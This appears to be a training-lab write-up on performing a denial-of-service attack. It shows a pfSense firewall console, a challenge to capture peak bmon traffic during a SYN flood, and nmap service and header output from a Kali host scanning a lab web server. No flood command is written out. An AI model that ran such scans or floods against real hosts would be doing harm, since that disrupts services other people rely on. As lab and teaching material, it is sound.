


Performing a Denial-of-Service Attack
pfSense
2022-09-22 00:11:59
Amar Korac

```
 Starting package snort...done.
pfSense 2.5.2-RELEASE amd64 Fri Jul 02 15:33:00 EDT 2021
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 58a12dd8eb3eb67bcd56

*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> vmx0       -> v4: 201.10.1.1/24
 LAN (lan)       -> vmx1       -> v4: 172.30.0.1/24
 DMZ (opt1)      -> vmx2       -> v4: 200.0.0.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Disable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option: 
```

Challenge and Analysis

Make a screen capture showing the **peak traffic generated in bmon while performing a DDoS SYN flood attack**.



```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV --script=http-headers drisst.org                                                          127 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2022-09-22 01:21 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.00091s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
| http-headers:
|   Server: nginx/1.18.0 (Ubuntu)
|   Date: Thu, 22 Sep 2022 05:22:05 GMT
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 2062
|   Connection: close
|   X-Powered-By: Express
|   ETag: W/"80e-rRRroB/j3G92dd8dTOfoJl3eO9U"
|   Set-Cookie: connect.sid=s%3A-BTcW77Pk1aMf_zx_CnSy-aAdnngWg2Z.sVMPplhs5re%2F0hXa7EslnIt4bHqKhfyhP0Eq9Uub6CI; Path=/
|
|_  (Request type: HEAD)
|_http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp open  http    Node.js (Express middleware)
| http-headers:
|   X-Powered-By: Express
|   Content-Type: text/html; charset=utf-8
|   Content-Length: 2062
|   ETag: W/"80e-rRRroB/j3G92dd8dTOfoJl3eO9U"
|   Set-Cookie: connect.sid=s%3Al5_P2Ew_GOGod9EtN_pllOyvRuw3vPnH.5dF8h5Vt980U9oLIknFwdTJfe2R7d%2Fe3x%2BXzkr%2B0Ar8; Path=/
|   Date: Thu, 22 Sep 2022 05:22:05 GMT
|   Connection: close
|
|_  (Request type: HEAD)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.01 seconds
```